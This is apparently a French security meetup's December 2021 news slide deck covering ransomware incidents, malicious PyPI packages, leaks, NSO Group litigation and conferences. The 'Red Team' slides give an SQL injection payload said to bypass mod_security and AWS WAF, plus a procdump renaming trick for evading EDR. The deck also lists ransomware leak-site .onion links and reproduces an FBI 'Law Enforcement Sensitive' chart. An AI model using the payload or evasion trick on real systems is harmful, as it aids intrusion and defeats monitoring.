
- Mise en vente de 29go de données volées (des centaines de Go)
- LDLC annonce le piratage

  https://www.groupe-ldlc.com/wp-content/uploads/2021/11/GROUPE-LDLC-291121-Incident-cyberse%CC%81curite%CC%81-FR.pdf

- Les attaquants publient une capture d'écran Teams

  http://rgleaktxuey67yrgspmhvtnrqtgogur35lwdrup4d3igtbm3pupc4lyd.onion/?tZ8RNjwTxOSlh





Piratages, Malwares, spam, fraudes et DDoS
Ransomwares

SPAR ferme 300 magasins suite à un rançongiciel

https://news.sky.com/story/supermarket-spar-forced-to-close-stores-due-to-cyber-attack-12488466

Manutan, retour sur un rançongiciel

- Perte des deux tiers du SI un dimanche matin
  - Les linux et Windows 2000 ainsi que 2003 ont été épargnés 😉
  - <<L'impact psychologique est le plus terrible>>
- Quelques elements intéréssants :
  - Comportement déplorable de Microsoft (renouvellement de contrat > aider)
  - Aide appréciable de l'assureur qui a recommandé …
  - Compromission 3 mois avant par un phishing opportuniste
  - Installation d'un EDR pour nettoyer (avec quelques effets de bord)


https://www.lemagit.fr/etude/Recit-comment-Manutan-sest-sorti-de-la-cyberattaque-du-21-fevrier

Piratages, Malwares, spam, fraudes et DDoS
Ransomwares

Mutuelle Génération, “à priori” piratée par Entropy

- Nouveau groupe ou “fork” d’un groupe existant

  http://leaksv7sroztl377bbohzl42i3ddlfsxopcb6355zc7olzigedm5agad.onion/validate



Un ransomware oui, mais en RUST ! (BlackCat)

Être memory-safe c’est important quand on fait beaucoup d’opérations sur les data 🙃

https://www.bleepingcomputer.com/news/security/alphv-blackcat-this-years-most-sophisticated-ransomware/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Encore des packages malveillants chez PyPi

- 3 packages téléchargés 15 000 fois
  - aws-login0tool
  - dpp-client
  - Dpp-client1234
- Téléchargement d'un exécutable malveillant (malware)

https://www.bleepingcomputer.com/news/security/malicious-pypi-packages-with-over-10-000-downloads-taken-down/

Toujours des packages malveillants chez PyPi


- 11 packages téléchargés plus de 30 000 fois
- Vol de jeton (token) Discord

https://therecord.media/malicious-python-packages-caught-stealing-discord-tokens-installing-shells/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Tant qu'on est sur le sujet…

- En bref y'a le typosquatting
- ..Mais aussi le bitsquatting !



Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

APT31 🇨🇳 pirate des routeurs ADSL/Fibre

- Pour y mettre un implant servant de proxy à leur attaques

  https://www.cert.ssi.gouv.fr/ioc/CERTFR-2021-IOC-003/

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Gravatar, fuite des données de 124 millions d'utilisateurs


- Proposé à la vente sur RaidForums

  https://twitter.com/zataz/status/1468009679544532994?s=11

Piratages, Malwares, spam, fraudes et DDoS
Pannes

AWS “encore” en panne

- Principalement l’interface d’administration



Amazon, une panne qui empêche les livraisons

- Panne sur les instances EC2 de la zone US-EAST-1

  https://www.theverge.com/2021/12/7/22822736/amazon-delivery-van-atoz-app-warehouse-outage-aws

Blue Team Analyser le trafic réseau d'un iPhone sans jailbreak avec rvi_capture

- Fonctionne depuis Windows et même sur iOS 15
- Supporté nativement par iOS (remote virtual interface)
- Ultra simple :
  a. Connectez votre iPhone en USB
  b. Lancez l'outil `rvi_capture --udid <UDID> iphone.pcap`

https://twitter.com/ddouhine/status/1470434900075552771?s=11

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team utiliser 1 == 1e1 pour contourner des WAF

- Contourne mod_security et AWS

```
"x=1' or 1.e(1) or '1'='1"
```

https://www.gosecure.net/blog/2021/10/19/a-scientific-notation-bug-in-mysql-left-aws-waf-clients-vulnerable-to-sql-injection/

Red Team Contourner les EDR ?

- Renommer procdump.exe en dump64.exe
- Et mettez le dans "`C:\Program Files (x86)\Microsoft Visual Studio\`"

https://twitter.com/aionescu/status/1460625028689498122

Red Team Attaquer les authentifications Fortes ? MFA/2FA

- Simple comme “brute force” ou harcèlement de la cible

https://twitter.com/campuscodi/status/1468184087408095240

Business et Politique

Business
Monde

NSO group, l'histoire continue

- Rejet des demandes d'annulation des poursuites entamées par Whatsapp
  - Plus de 1400 utilisateurs Whatsapp ciblés en 2019 (et detectés)
  - NSO a demandé la même immunité que les agences étatiques et fonctionnaires => Rejet !

https://twitter.com/jsrailton/status/1457763675796803600?t=t4TCOaCTA-MrjVmlzz8wlQ&s=19

- Apple porte plainte pour leur interdire l'utilisation d'outils, appareils… Apple

https://www.apple.com/newsroom/2021/11/apple-sues-nso-group-to-curb-the-abuse-of-state-sponsored-spyware/

- NSO, le CEO quitte l'entreprise
  - Suite aux affaires et l'ajoute à la "black list" du commerce américain

https://www.theguardian.com/world/2021/nov/11/nso-group-ceo-designate-quits-after-us-blacklists-spyware-firm

- Pegasus aurait été utilisé pour espionner des employés du département d'état US
  - Équivalent de notre ministère des affaires étrangères

https://www.reuters.com/technology/exclusive-us-state-department-phones-hacked-with-israeli-company-spyware-sources-2021-12-03/

- Israel limite les exportations de ses outils offensifs
  - Fini pour Maroc, Arabie saoudit, Mexique…


https://www.timesofisrael.com/amid-nso-scandal-israel-said-to-ban-cyber-tech-sales-to-65-countries/

Droit / Juridique / Politique
Monde

Neocyber

- Garde a vue et mise en examen
  - En lien avec le piratage d'avocats de l'affaire Charlie Hebdo
  - Le négociateur était recommandé sur le site des cybercriminels

https://www.marianne.net/societe/police-et-justice/attentat-a-charlie-hebdo-le-dossier-dinstruction-fuite-sur-internet-un-hacker-mis-en-examen



Haurus, risque 10 ans de prison pour un gain de 30k€

- Agent de la DGSI ayant vendu des données de renseignement tirés de fichiers de police
- Plusieurs règlements de comptes seraient liés

https://www.lemonde.fr/societe/article/2021/06/18/a-marseille-haurus-mis-en-examen-dans-un-autre-dossier_6084654_3224.html

https://www.lepoint.fr/societe/proces-haurus-l-agent-de-la-dgsi-voulait-mettre-du-beurre-dans-les-epinards-15-06-2021-2431136_23.php

Droit / Juridique / Politique
Monde

Après EncroChat, arrestation des utilisateurs de Sky ECC

- Utilisateurs majoritairement criminels
- Là encore par l'utilisation d'une faille

https://www.wsj.com/articles/massive-hack-gave-police-a-window-on-cocaine-cash-and-killers-11637680356?st=gupuole5iepbgut&reflink=desktopwebshare_permalink

https://www.lemonde.fr/societe/article/2021/06/21/criminalite-organisee-un-haut-responsable-du-reseau-crypte-sky-ecc-mis-en-examen-en-france_6085096_3224.html

Arrestation de 1000 personnes liées à des arnaques au président

- Grâce à Interpol
- Opération HAECHI-II

https://www.zdnet.fr/actualites/interpol-annonce-un-important-coup-de-filet-contre-les-escroqueries-en-ligne-39933185.htm

Droit / Juridique / Politique
Monde

Amazon se fait éclater par Wired

- Aucun respect des données et infra des clients
  - Utilisation des accès des vendeurs comme portes dérobées pour obtenir les infos des clients
  - Accès aux données par les salariés pour “gagner du temps”
  - Copie des données de prod pour des tests par des milliers d’équipes, de “pizza team”
  - …

https://www.wired.com/story/amazon-failed-to-protect-your-data-investigation/

L’anonymat sur les noms de domaines, ce n’est pas si bien

- Trop d’usages illégaux
- L’EU pourrait revenir sur cette décision
  - Pour les nouveaux domaine il faudra un n° de tel, un nom, un mail, un adresse postable

https://www.bleepingcomputer.com/news/government/eu-legislation-introduced-to-ban-anonymous-domain-registration/

Conférences

Conférences

Passée

- …
- …

Pas eu le temps

A venir

- CCC, 27 au 30 décembre 2021
- Insomni'hack, 24 et 25 mars 2022
- Botconf (BoufConf 😁), du 26 au 29 avril 2022
- SSTIC, du 1er au 3 juin 2022
- FIC 2022, du 7 au 9 juin 2022


Divers / Trolls velus

Divers / Trolls velus

Vous avez eu des pannes le 28 octobre ?


- C'était peut-être à cause d'une tempête géomagnétique

  https://www.swpc.noaa.gov/news/geomagnetic-storm-watch-effect-30-31-oct



StormShield

- A cause des mineurs de BTC et des PS5…
- …vous n'aurez pas SN510 ni SN910 ni SN1100 - ---------->



STORMSHIELD

Difficultés d'approvisionnement sur la gamme SNS

Communication Partenaires - Novembre 2021

Cher(e) partenaire,

La pénurie des composants électroniques touche de nombreux secteurs industriels avec des répercussions très importantes pour certains d'entre eux.

Depuis le début de cette crise, nous menons les actions auprès de nos fournisseurs pour vous garantir les délais de livraison habituels sur nos pare-feux SNS. Malgré nos efforts, la combinaison de cette crise et d'une surperformance de nos ventes, nous conduit à vous informer de retards de livraison pour les mois de Novembre et Décembre.

Vous trouverez ci-dessous un état des disponibilités par produit :

Modèle	Novembre 2021	Décembre 2021
SN160/SN160W	En stock	En stock
SN210/SN210W	En stock	En stock
SN310	En stock	En stock
SN510	Rupture de stock	Livraison mi-décembre Quantités limitées / Rupture de stock possible
SN710	Rupture de stock	Livraison mi-décembre
SN910	Quantités limitées / Rupture de stock possible	Quantités limitées / Rupture de stock possible
SN1100	Rupture de stock	Livraison mi-décembre
SN2100	En stock	En stock
SN3100	En stock	En stock
SN6100	En stock	En stock
SNi20	Rupture	Quantités limitées / Rupture de stock possible
SNi40	En stock	En stock

Nous attirons votre attention sur la gamme de produits SN910 et SN1100. Pour faire face à la rupture possible de SN910, nous vous invitons à privilégier les commandes de SN1100 en livraison mi-décembre.

Dans tous les cas, une communication très amont à nos équipes commerciales pour tous les projets avec des quantités supérieures à 20 unités d'un même produit nous permettra de répondre au mieux à vos attentes.

Notre équipe commerciale reste à votre disposition pour toute question

Divers / Trolls velus

Analyse de 700 négociations avec des cybercriminels

- Avoir une assurance cyber peut convaincre les attaquants de vous rançonner beaucoup
- Être prêt avant de contacter les cybercriminels
- Politesse, patience…

https://www.zdnet.fr/pratique/frappe-par-un-ransomware-assurez-vous-de-ne-pas-commettre-cette-premiere-erreur-39933001.htm

Divers / Trolls velus

FrenchWeb 500

- 102 Vade Secure
- 145 Deveryware
- 180 Cybelangel
- 192 Nameshield
- 296 GitGuardian
- 313 Thetris
- 330 Datadome
- 428 Evina
- 432 AxBx

https://www.frenchweb.fr/fw500

Livre : Les Blockchains - De la théorie à la pratique, de l'idée à l'implémentation

- ⚠ je ne connais aucun des auteurs
- Les commentaires sont succulents
  - <<Le pire livre que j'ai achete de ma vie en terme>>
  - <<plein de coquilles et d'incoherences>>
  - <<Style incompréhensible, illustrations mal choisies qui ne supportent en rien le texte, aucune pédagodie, digressions inintéressantes>>

https://www.amazon.fr/Blockchains-th%C3%A9orie-pratique-lid%C3%A9e-limpl%C3%A9mentation/dp/2409005365/ref=sr_1_1?__mk_fr_FR=%C3%85M%C3%85%C5%BD%C3%95%C3%91&keywords=yves-michel+leporcher&qid=1639383201&sr=8-1

Divers / Trolls velus

Trouver des injections de commande ?

- Facile, utilisez Ocular
- Cela aurait-il detecté Log4J ?

https://blog.shiftleft.io/find-command-injection-in-source-code-63948eb0fe27

Voler de l'argent avec la reconnaissance faciale d'une personne endormie


- Conduit en prison 😉

https://www.clubic.com/pro/it-business/securite-et-donnees/actualite-398568-il-trompe-la-reconnaissance-faciale-d-une-amie-endormie-vole-de-l-argent-fini-en-prison.html

Installer Linux sur une partition Windows

- Car Arch Linux supporte NTFS3
- Quelle folie 😱

https://gist.github.com/motorailgun/cc2c573f253d0893f429a165b5f851ee



Divers / Trolls velus

La liste des entreprises faisant de l'offensif


- Synacktiv à côté de Nexa, NSO et Gamme Group !!? 🤦‍♂️

  https://xorl.wordpress.com/offensive-security-private-companies-inventory/

En parlant d'offensif, Zerodium cherche des vulnérabilité sur les VPN

- NordVPN, ExpressVPN, Surfshark


  https://twitter.com/zerodium/status/1450528730678444038?s=11



Divers / Trolls velus

Les capacités d'interception/déchiffrement légales du FBI

https://therecord.media/fbi-document-shows-what-data-can-be-obtained-from-encrypted-messaging-apps/



UNCLASSIFIED//LAW ENFORCEMENT SENSITIVE

FEDERAL BUREAU OF INVESTIGATION

LAWFUL ACCESS

(U//FOUO) FBI's Ability to Legally Access Secure Messaging App Content and Metadata

(U//LES) As of November 2020, the FBI's ability to legally access secure content on leading messaging applications is depicted below, including details on accessible information based on the applicable legal process. Return data provided by the companies listed below, with the exception of WhatsApp, are actually logs of latent data that are provided to law enforcement in a non-real-time manner and may impact investigations due to delivery delays.

UNCLASSIFIED//LAW ENFORCEMENT SENSITIVE

App	iMessage	Line	Signal	Telegram	Threema	Viber	WeChat	WhatsApp	Wickr
Information Accessed									
Legal Process & Additional Details	**Message Content: Limited** • Subpoena: can render basic subscriber information • 18 U.S.C. §2703(d): can render 25 days of iMessage lookups to and from a target number[1] • Pen Register: no capability • Search Warrant: can render backups of a target device; if target uses iCloud backup, the encryption keys should also be provided with content return; can also acquire iMessages from iCloud returns if target has enabled Messages in iCloud	• **Message Content: Limited*** • Suspect's and/or victim's registered information (profile image, display name, email address, phone number, LINE ID, date of registration, etc.); • Information on usage *Maximum of seven days' worth of specified users' text chats (Only when E2EE has not been elected and applies and only when receiving an effective warrant; however, video, picture, files, location, phone call audio and other such data will not be disclosed)	• **No Message Content** • Date and time a user registered • Last date of a user's connectivity to the service	• **No Message Content** • No content information provided for law enforcement to pursue a court order. As per Telegram's privacy statement, for confirmed terrorist investigations, Telegram *may* disclose IP address and phone number to relevant authorities	• **No Message Content** • Hash of phone number and email address, if provided by user • Push Token, if push service is used • Public Key • Date (no time) of Threema ID creation • Date (no time) of last login	• **No Message Content** • Provides account (i.e., phone number) registration data and IP address at time of creation • Message History: time, date, source number and destination number	• **No Message Content** • Accepts preservation letters and subpoenas, but cannot provide records for accounts created in China • For non-China accounts, they can provide basic information (name, phone number, email, IP address), which is retained for as long as the account is active	• **Message Content: Limited*** • Subpoena: can render basic subscriber records • Court Order: Subpoena return as well as information like blocked users • Search Warrant: Provides address book contacts and WhatsApp users who have the target in their address book contacts • Pen Register: Sent every 15 minutes, provides source and destination for each message *If target is using an iPhone and iCloud backups enabled, iCloud returns may contain WhatsApp data, to include message content	• **No Message Content** • Date and time account created • Type of device(s) app installed on • Date of last use • Total number of messages • Number of external IDs (email addresses and phone numbers) connected to the account, but not plaintext external IDs themselves • Avatar image • Limited records of recent changes to account setting such as adding or suspending a device (does not include message content or routing and delivery information) • Wickr Version Number

SUBSCRIBER DATA	MESSAGE SENDER/ RECEIVER DATA	DEVICE BACKUP	IP ADDRESS	ENCRYPTION KEY(S)	DATE/TIME INFORMATION	REGISTRATION TIME DATA	USER'S CONTACTS

(U) Prepared by Science and Technology Branch and Operational Technology Division

7 January 2021

[1] (U//LES) Apple provided logs only identify if a lookup occurred. Apple returns include a disclaimer that a log entry between parties does not indicate a conversation took place. These query logs have also contained errors.

(U) LAW ENFORCEMENT SENSITIVE: The information marked (U//LES) in this document is the property of FBI and may be distributed within the Federal Government (and its contractors), US intelligence, law enforcement, public safety or protection officials and individuals with a need to know. Distribution beyond these entities without FBI authorization is prohibited. Precautions should be taken to ensure this information is stored and/or destroyed in a manner that precludes unauthorized access. Information bearing the LES caveat may not be used in legal proceedings without first receiving authorization from the originating agency. Recipients are prohibited from subsequently posting the information marked LES on a website or an unclassified network.

Divers / Trolls velus

Signal ne protège plus la vie privée des ses utilisateurs.... haaaaaaaaaaaaaaa

- Ou pas...
- Ils mettent juste en sources fermés le composant chargé de détecter le SPAM

https://pocketnow.com/like-whatsapp-signal-just-jumped-the-shark-and-stops-caring-so-much-about-privacy

Le BSI (rens' allemands) perd ses clefs

- Le classique renvoie à un tier de de la clef publique… confondue avec la clef privée

https://twitter.com/seecurity/status/1460518804690194432

La DGSE recrute !

- Mais les candidats n'ont pas le niveau et/ou les questions sont … spéciales

<<n'a pu décrire ce qu'est la structure d'un processus, ni ce qu'est un **processus léger**>>

http://www.opex360.com/2021/12/05/le-niveau-des-candidats-diplomes-de-lenseignement-superieur-aux-concours-de-la-dgse-est-tres-heterogene/

Divers / Trolls velus

Connaître les vulnérabilités “à la mode”

- Flux des vulnérabilités : https://inthewild.io/feed
- Selon leur popularité sur Twitter : https://cvetrends.com/

Gnu tar se connecte à un site !!?

- Supporté de 1992
- Bloqué si l’option “--force-local” est utilisée

https://twitter.com/flameeyes/status/858677302523289600

Divers / Trolls velus

La prochaine vuln Java?

- La comparaison d'url se fait par une résolution DNS => !!?

  https://twitter.com/nicuveo/status/1469963644775682049

Prochaines réunions

Prochaine réunion

- 11 janvier 2022… toujours en visio

After Work

- Un jour… espérons…

Les développeurs .net

logger.loginformation("**Joyeux Noël**")

Les développeurs Python

logger.info('**et bonne année**')

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous